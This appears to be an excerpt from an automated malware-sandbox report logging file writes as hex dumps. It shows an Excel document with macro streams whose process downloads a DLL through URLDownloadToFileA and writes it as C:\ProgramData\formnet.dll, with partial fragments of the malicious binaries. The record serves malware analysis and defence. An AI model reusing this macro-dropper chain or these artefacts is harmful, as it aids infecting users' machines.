<tr><td>C:\Users\user\AppData\Local\Temp\B6EE0000</td><td>0</td><td>569</td><td>50 4b 03 04 14 00
06 00 08 00 00 00
21 00 f4 30 4f cc
26 02 00 00 05 16
00 00 13 00 08 02
5b 43 6f 6e 74 65
6e 74 5f 54 79 70
65 73 5d 2e 78 6d
6c 20 a2 04 02 28
a0 00 02 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00 00 00 00
00 00 00</td><td>PK..........!..0O.&...........
[Content_Types].xml ...
(...................................
....
....
....
....
....
..............</td><td>success or wait</td><td>48</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\B6EE0000	16256	1177	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 17 00 00 00 17 08 02 00 00 00 6f 48 43 f7 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 04 3e 49 44 41 54 38 4f 75 54 6b 50 94 65 14 7e ce ee 72 75 b9 2c 0b 02 a6 5c d4 04 65 50 46 86 92 80 66 fc 61 fe 68 ca 99 a6 f2 4f 53 33 42 97 99 a6 9a 9c 32 1d 43 1b b2 1f da 98 59 93 8e d3 94 d6 a4 7f 98 98 4c a1 c6 60 60 d0 02 77 4b 84 01 85 b8 b3 e0 1a 0b 08 2c cb 65 d9 7d 4f e7 e5 22 44 f0 cc 37 fb 7d fb 9d f3 3d ef 79 9f f3 9c 97 98 19 cb 61 60 12 07 6a b8 c2 05 a3 91 d2 56 f1 97 39 94 14 b6 6c a2 7e 69 58 1c 19 f5 c2 3f cf 69 77 e1 de 38 7f 91 85 ef 72 a0 18 d5 ce b9 44 79 1e f1 2e a5 5b 60 a9 ec c3 1b d7 f9 43 3b ba dd 3a c9 e1 86 39 80 72 e3	.PNG.....IHDR.....o HC.....sRGB.....pHYs..... .....+.....>IDAT8OuTkP.e.~.. ru. ,...\..ePF...f.a.h....OS3B.... .2.C.....Y.....L..``..wK.. .....,.e.}O.."D..7.}...=.y.. .....a`..j.....V..9...I.~iX.. ..?.iw..8....r.....Dy....[`... ...C;..:....9.r.	success or wait	3	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\B6EE0000	56412	3368	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 f4 30 4f cc 26 02 00 00 05 16 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5f 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 37 72 66 a6 f7 01 00 00 f4 13 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 85 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 a6 73 4c b7 e8 02 00 00 4d 0a 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bc 0a 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!..0O.&..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._...._rels/.re lsPK..-.....!.7rf..... .....xl/_rels/wor kbook.xml.relsPK..-.....!. .sL.....M..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\77EE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 40 00 01 00 02 00 03 00 04 00 05 00 06 00 07 00 08 00 09 00 0a 00 0b 00 0c 00 0d 00 0e 00 0f 00 10 00 11 00 12 00 13 00 14 00 15 00 16 00 17 00 18 00 19 00 1a 00 1b 00 1c 00 1d 00 1e 00 1f 00 20 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13	........g2.................... ......\.p....user B.....a.........=.@..........	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\77EE0000	unknown	16384	22 5c 6c 21 cc 28 d0 63 51 46 84 d1 a4 70 77 a8 2b 18 e8 0e 06 43 c1 ce 8c f9 c5 ad 5b 6e a1 bc ec d5 7f 5c ff a3 1f 3e f7 c4 13 c1 8e b6 94 9e 8c 44 43 a6 64 24 12 f1 ae ae c0 e6 4d 9b 7e 7b d7 5d 0f fd f1 8f 90 9a 9d 6d 6d a1 40 20 1a ea 72 69 64 5a 09 a9 49 8e 61 77 57 28 d0 11 0e 74 44 ba 83 64 d8 59 76 1b 7e 81 19 41 b0 5b ba 71 df b7 6f 5a 78 cb 43 eb 96 6f 89 75 9b e5 49 87 5f 71 79 dc fe 12 68 30 87 a7 28 e5 28 ea 36 fb 05 12 4e af df cd 0d c2 be 23 eb f0 f9 15 ef 7d e7 d6 bf 3f f2 f2 8e 86 88 37 e9 28 92 1c 3e d5 e1 77 b9 0a a0 2e 22 ce 92 ba a0 e3 be 27 df fd de ed 2f 6c 6f ea 90 e0 b8 89 54 aa f0 53 9c c5 31 65 40 d8 28 8b a9 15 1d 31 47 34 9d 7a 69 f5 ee eb 7e bf 64 6b 23 94 37 42 5d c5 9a af 42 d2 dc 90 96 e9 74 49 c8 1c 1c 95 ca 65 d3 a5 d1	"\l!.(.cQF...pw.+....C......[n .....\...>.........DC.d$......M.~ {.].......mm.@ ..ridZ..I.aw W(...tD..d.Yv.~..A. [.q..oZx.C..o.u..I._qy...h0.. (.(.6...N......#.....}...?.....7. (..>..w.. .."......'..../lo.....T..S..1e@. (....1G4.zi...~.dk#.7B]...B. ....tI.....e...	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\77EE0000	unknown	16384	02 10 00 a6 00 66 00 92 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 b4 00 2b 00 87 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 b7 00 2b 00 87 00 2c 01 00 00 00 00 00 01 0f 00 06 00 1f 00 a0 00 91 00 0f 00 01 00 00 40 9d 00 ff ff 00 00 a6 00 66 ff 09 00 24 6e 01 49 00 42 01 11 80 06 00 22 00 a6 00 66 00 0f 00 00 00 00 00 00 00 ff ff 00 00 b4 00 86 ff 0c 00 44 c5 02 45 00 1e 60 00 04 41 6f 00 07 02 04 00 01 00 00 6e 06 00 1f 00 b4 00 86 00 0f 00 01 00 00 00 00 00 ff ff 00 00 c4 00 38 ff 09 00 24 ed 05 a0 00 42 01 11 80 7e 02 0a 00 b7 00 2b 00 0f 00 00 00 3a 40 d7 00 0c 00 d2 00 00 00 3c 00 23 00 2e 00 23 00 08 02 10 00 c4 00 38 00 c0 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 c7 00 38 00 c0 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 c8 00 38 00 c0 00	.....f...,.....+..., ...+...,..... .....@.....f...$n.l. B.....".."...f..... D..E..`..Ao.....n..... .....8...$....B...~.... .+.....:@.....<.#...#..... .8...,.....8...,.... .....8...	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\77EE0000	unknown	15650	04 76 00 0f 00 00 c0 5d 40 d7 00 1c 00 70 02 00 00 dc 00 0e 00 2e 00 0e 00 23 00 2e 00 2e 00 0e 00 5c 00 23 00 0e 00 0e 00 08 02 10 00 61 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 64 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 65 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 67 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 6c 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 6f 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 70 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 73 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 75 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 78 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 7c 04 0c 00 ce 00 2c 01 00 00	.v.....]@....p.....#.... ...\.#.....a.,...,..... .....d.,...,.....e.,.. .,.....g.,...,..... .....l.,...,.....o.,.. .,.....p.....,..... .....s.....,.....u.... .,.....x.....,..... .....|.....,...	success or wait	3	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\77EE0000	unknown	16384	22 5c 6c 21 cc 28 d0 63 51 46 84 d1 a4 70 77 a8 2b 18 e8 0e 06 43 c1 ce 8c f9 c5 ad 5b 6e a1 bc ec d5 7f 5c ff a3 1f 3e f7 c4 13 c1 8e b6 94 9e 8c 44 43 a6 64 24 12 f1 ae ae c0 e6 4d 9b 7e 7b d7 5d 0f fd f1 8f 90 9a 9d 6d 6d a1 40 20 1a ea 72 69 64 5a 09 a9 49 8e 61 77 57 28 d0 11 0e 74 44 ba 83 64 d8 59 76 1b 7e 81 19 41 b0 5b ba 71 df b7 6f 5a 78 cb 43 eb 96 6f 89 75 9b e5 49 87 5f 71 79 dc fe 12 68 30 87 a7 28 e5 28 ea 36 fb 05 12 4e af df cd 0d c2 be 23 eb f0 f9 15 ef 7d e7 d6 bf 3f f2 f2 8e 86 88 37 e9 28 92 1c 3e d5 e1 77 b9 0a a0 2e 22 ce 92 ba a0 e3 be 27 df fd de ed 2f 6c 6f ea 90 e0 b8 89 54 aa f0 53 9c c5 31 65 40 d8 28 8b a9 15 1d 31 47 34 9d 7a 69 f5 ee eb 7e bf 64 6b 23 94 37 42 5d c5 9a af 42 d2 dc 90 96 e9 74 49 c8 1c 1c 95 ca 65 d3 a5 d1	"\l!.(.cQF...pw.+....C.....[n .....\...>.....DC.d$.....M.~ {.].....mm.@ ..ridZ..I.aw W(...tD..d.Yv.~..A. [.q..oZx.C..o.u..I._qy...h0.. (.(.6...N.....#.....}...?.....7. (..>..w.. .."....'..../lo.....T..S..1e@. (....1G4.zi...~.dk#.7B]...B. ....tl.....e...	success or wait	3	7FEEAC59AC0	unknown
C:\Users\user\Desktop\77EE0000	unknown	16384	04 76 00 0f 00 00 c0 5d 40 d7 00 1c 00 70 02 00 00 dc 00 0e 00 2e 00 0e 00 23 00 2e 00 2e 00 0e 00 5c 00 23 00 0e 00 0e 00 08 02 10 00 61 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 64 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 65 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 67 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 6c 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 6f 04 2c 00 f3 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 70 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 73 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 75 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 78 04 0c 00 ce 00 2c 01 00 00 00 00 00 01 0f 00 08 02 10 00 7c 04 0c 00 ce 00 2c 01 00 00	.v.....]@....p.....#.... ...\.#.....a.,...,..... .....d.,...,.....e.,.. .,.....g.,...,..... .....l.,...,.....o.,.. .,.....p.....,..... .....s.....,.....u.... .,.....x.....,..... .....|.....,...	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\77EE0000	unknown	16384	00 00 00 00 34 33 00 00 00 00 00 00 00 00 55 00 02 00 08 00 00 02 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ec 00 50 00 0f 00 02 f0 48 00 00 00 40 00 08 f0 08 00 00 00 01 00 00 00 00 10 00 00 0f 00 03 f0 30 00 00 00 0f 00 04 f0 28 00 00 00 01 00 09 f0 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 0a f0 08 00 00 00 00 10 00 00 05 00 00 00 3e 02 12 00 b6 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 8b 08 10 00 8b 08 00 00 00 00 00 00 00 00 00 00 00 00 02 00 1d 00 0f 00 03 00 00 00 00 00 00 01 00 00 00 00 00 00 00 67 08 17 00 67 08 00 00 00 00 00 00 00 00 00 00 02 00 01 ff ff ff ff 03 44 00 00 0a 00 00 00 09 08 10 00 00 06 10 00 67 32 cd 07 c1 80 01 00 06 06 00 00 0b 02 10 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 01 01 00 0d	....43.....U..... .....P.....H...@..... .....0.....(..... ....>.....@..... ....g...g.....D.. .....g2.....	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\77EE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c1 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 40 00 01 00 02 00 03 00 04 00 05 00 06 00 07 00 08 00 09 00 0a 00 0b 00 0c 00 0d 00 0e 00 0f 00 10 00 11 00 12 00 13 00 14 00 15 00 16 00 17 00 18 00 19 00 1a 00 1b 00 1c 00 1d 00 1e 00 1f 00 20 00 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13	........g2..... .....\.p....user B.....a.....=.@.....	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\77EE0000	unknown	248	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 c8 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 04 00 00 00 50 00 00 00 08 00 00 00 74 00 00 00 12 00 00 00 84 00 00 00 0b 00 00 00 9c 00 00 00 0c 00 00 00 a8 00 00 00 0d 00 00 00 b4 00 00 00 13 00 00 00 c0 00 00 00 02 00 00 00 e9 fd 00 00 1e 00 00 00 1c 00 00 00 d0 90 d0 bd d0 b4 d1 80 d0 b5 d0 b9 20 d0 95 d0 bb d0 b8 d1 81 d0 b5 d0 b5 d0 b2 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 80 0a 87 b4 fe f3 d6 01 40 00 00 00 00 d8 0a 67 6a 19 d6 01 40 00 00 00 00 60 a8 b2 6d f4 d6 01 03 00 00 00 00 00 00 00	....Oh.....+'..0..... H.......P.......t..... ....user.... .....Microsoft Excel.@..... .....@.....gj...@....`..m....	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\77EE0000	unknown	652	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 5c 02 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 17 02 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 20 00 00 00 0c 00 00 00 6a 53 52 46 71 53 6f 42 50 77 4f 00 07 00 00 00 4d 61 63 72 6f 32 00 07 00 00 00 4d 61 63 72 6f 33 00 07 00 00 00 4d 61 63 72 6f 34 00 07 00 00 00 4d 61 63 72 6f 35	....+,..0...\..... P.......X.......d.......l..... ..t.......|..... ....jSRFqSoBPw O.....Macro2.....Macro3..... Macro4.....Macro5	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\77EE0000	unknown	1536	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\77EE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 c0 00 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 be 00 00 00 bf 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	........................>.....	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	unknown	139	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 56 74 31 c7 12 15 5f 94 12 15 5f	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$.......Vt1..._..._	success or wait	1	14090828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	unknown	345	94 12 15 5f 94 d1 1a 00 94 11 15 5f 94 85 d1 21 94 13 15 5f 94 35 d3 22 94 05 15 5f 94 35 d3 32 94 95 15 5f 94 d1 1a 02 94 15 15 5f 94 12 15 5e 94 a2 15 5f 94 35 d3 31 94 43 15 5f 94 35 d3 25 94 13 15 5f 94 35 d3 23 94 13 15 5f 94 35 d3 27 94 13 15 5f 94 52 69 63 68 12 15 5f 94 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 9c f4 d0 43 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 08 00 00 f0 0c 00 00 90 02 00 00 00 00 00 77 71 0c 00 00 10 00 00 00 00 0d 00 00 00 40 00 00 10 00 00 00 10 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 90 0f 00 00 10 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 e0 e7 0d 00 63 00 00 00 c4 df 0d 00 3c 00 00 00 00 60	..._......._...!..._.5."..._.5 .2..._......._...^..._.5.1.C._ .5.%..._.5.#..._.5.'..._.Rich. ._.........................PE. .L......C...........!......... ....wq............@........ ....c....... <....`	success or wait	2	14090828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	unknown	4609	b5 96 69 2d 3a 57 2d ed 6d a6 fb 03 27 68 aa ec 68 00 a2 a4 ff a4 ff a6 00 ff a3 00 00 a4 aa 00 76 74 d3 fb 8e de 77 79 bd af 54 83 db 56 ab 18 a1 00 a6 00 ff 00 ff 00 29 e6 f1 5f ba 35 82 f3 94 b5 9c a2 6a 7d 7d 8d 3c b8 f4 1e 6a 1f 19 fa 2a bf 0f a9 ff a6 a7 a9 00 a0 00 00 a5 00 a1 ff 00 a6 a6 a6 e1 07 a8 fa ee 3d 6c 30 53 b9 e3 e9 56 84 16 68 23 25 13 68 9d 8b 00 00 e8 16 8f fb ff 8d 4c 24 0c c7 44 24 38 ff ff ff ff e8 15 ac fe ff eb 0c 6a 01 51 6a 00 8b ce e8 f7 8e fb ff c7 47 08 00 00 00 00 8b 4c 24 30 64 89 0d 00 00 00 00 59 5f 5e 83 c4 30 c2 04 00 cc cc cc cc cc cc cc cc cc cc cc cc 6a ff 68 08 aa 3e 01 64 a1 00 00 00 00 50 83 ec 24 56 57 a1 14 9b 7d 01 33 c4 50 8d 44 24 30 64 a3 00 00 00 00 8b f9 8b 44 24 40 6a 01 68 70 17 7e 01 68 f0 c2 7d 01 6a	..i-:W-.m...'h..h............ ..vt....wy..T..V..........).._ .5......j}}.<...j...*......... ....=l0S...V..h#%.h ....L$..D$8...........j. Qj.........G......L$0d......Y_ ^..0..............j.h..>.d... ..P..$VW...}.3.P.D$0d........ D$@j.hp.~.h..}.j	success or wait	2	14090828C	URLDownloadToFileA
C:\ProgramData\formnet.dll	unknown	14645	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 56 74 31 c7 12 15 5f 94 12 15 5f 94 12 15 5f 94 d1 1a 00 94 11 15 5f 94 85 d1 21 94 13 15 5f 94 35 d3 22 94 05 15 5f 94 35 d3 32 94 95 15 5f 94 d1 1a 02 94 15 15 5f 94 12 15 5e 94 a2 15 5f 94 35 d3 31 94 43 15 5f 94 35 d3 25 94 13 15 5f 94 35 d3 23 94 13 15 5f 94 35 d3 27 94 13 15 5f 94 52 69 63 68 12 15 5f 94 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......Vt1..._..._..._....... _...!..._.5."..._.5.2..._..... .._...^..._.5.1.C._.5.%..._.5. #..._.5.'..._..Rich.._.........	success or wait	1	14090828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\scfrd[1].dll	unknown	8192	ac d9 50 a6 5b f7 bc 36 65 1f b6 e0 cc d6 a1 6c a1 c8 5a 1a be cd bc a1 00 aa a7 ff 00 00 ff a1 00 00 00 00 00 00 00 a4 00 00 00 ff 00 00 fb a3 bb 9d 84 ec 42 7b da 55 77 e9 78 03 3d 38 00 ff a0 a7 00 ff bc 91 de 08 45 ed a3 39 ae e4 ff 06 a9 84 82 8d 3f 38 80 b0 6b a8 07 b3 1f 5f d9 00 a4 ff 00 ff 00 00 00 00 a4 00 a1 00 ff 00 a2 00 00 3d 74 f9 34 bf b9 cb 05 38 7a d8 b0 49 b5 53 2a 72 95 02 ae 65 29 bc ed d8 7e 24 12 94 43 2c 40 9d d8 3f 00 a9 a9 00 a7 ff 00 aa 00 a8 00 00 a9 8e 0f cf 36 23 57 78 bc ba e5 29 b6 e8 39 c2 93 c2 40 c4 89 9c cf c6 a1 b2 7f a1 a4 00 a6 00 00 a6 a2 00 a4 00 00 00 00 00 00 a2 00 a6 a5 00 00 5e e3 88 4c 9e 9b e7 e6 7b 18 a2 fb 6b 33 e4 34 c8 d8 df c1 da 9a 7a 2a bb 52 48 f5 00 a3 a1 a4 00 a3 ff a4 a2 a7 00 a4 00 00 a0 05 32 ae	..P.[..6e.....I..Z..... .....B{.Uw.x. =8.....E..9.....?8..k. ...._.....=t.4... .8z..I.S*r...e)...~$..C,@..?.. .....6#Wx...)..9...@. .....^..L.... {...k3.4.....z*.RH.... .....2.	success or wait	110	14090828C	URLDownloadToFileA
C:\ProgramData\formnet.dll	unknown	28560	bc 2d d3 b2 4e 8b 13 3d 31 00 a6 ff 00 00 a1 a6 a6 ff a7 ff a1 a1 aa a6 a5 00 00 aa a4 00 00 a1 37 69 ab f2 f2 aa 68 b5 48 f7 3c 3d 53 8d 42 6f b8 c4 8f 59 27 c4 9e 71 8b 00 aa a6 00 00 00 f6 d4 bd e2 a7 8e 52 d5 9c be 72 bc 1a 08 3b 5e 92 00 a4 a4 a4 00 00 00 00 00 00 ff ff 00 a0 00 a5 00 a2 08 60 12 37 f8 7a a8 a6 ff a7 a7 ff a2 00 ff a3 00 00 00 1d bc 8b 80 fe 5d ff a5 a4 a8 a6 a7 00 a9 a6 00 a6 a0 a6 a6 00 00 a4 00 a8 a9 ff a7 97 ce a8 d9 59 af 5d 51 7f 75 b3 90 2b a7 55 4d 36 38 97 d3 d7 af a6 28 00 a3 00 00 00 a1 a2 a3 a6 00 00 00 00 a7 00 48 2d c4 ee d6 fe 2a c8 74 10 a1 80 74 af 7e 31 00 a4 00 00 a3 00 00 00 b8 c9 bd cd 7c 96 98 40 ae 83 b8 d4 dd a3 6a ad fe f7 f8 ef 54 9a bf e7 38 98 bc ff a1 00 a4 00 00 a6 00 00 ff 00 00 a3 00 ff 00 ff 7f a6 ba	.-...N..=1..... ..7i....h.H.<=S.Bo...Y'..q.... .....R...r...,^..... .....`.7.z..... ..].....Y .]Q.u..+.UM68.....(..... ....H-....*.t...t.~1..... ..|..@.....j.....T...8.....	success or wait	19	14090828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
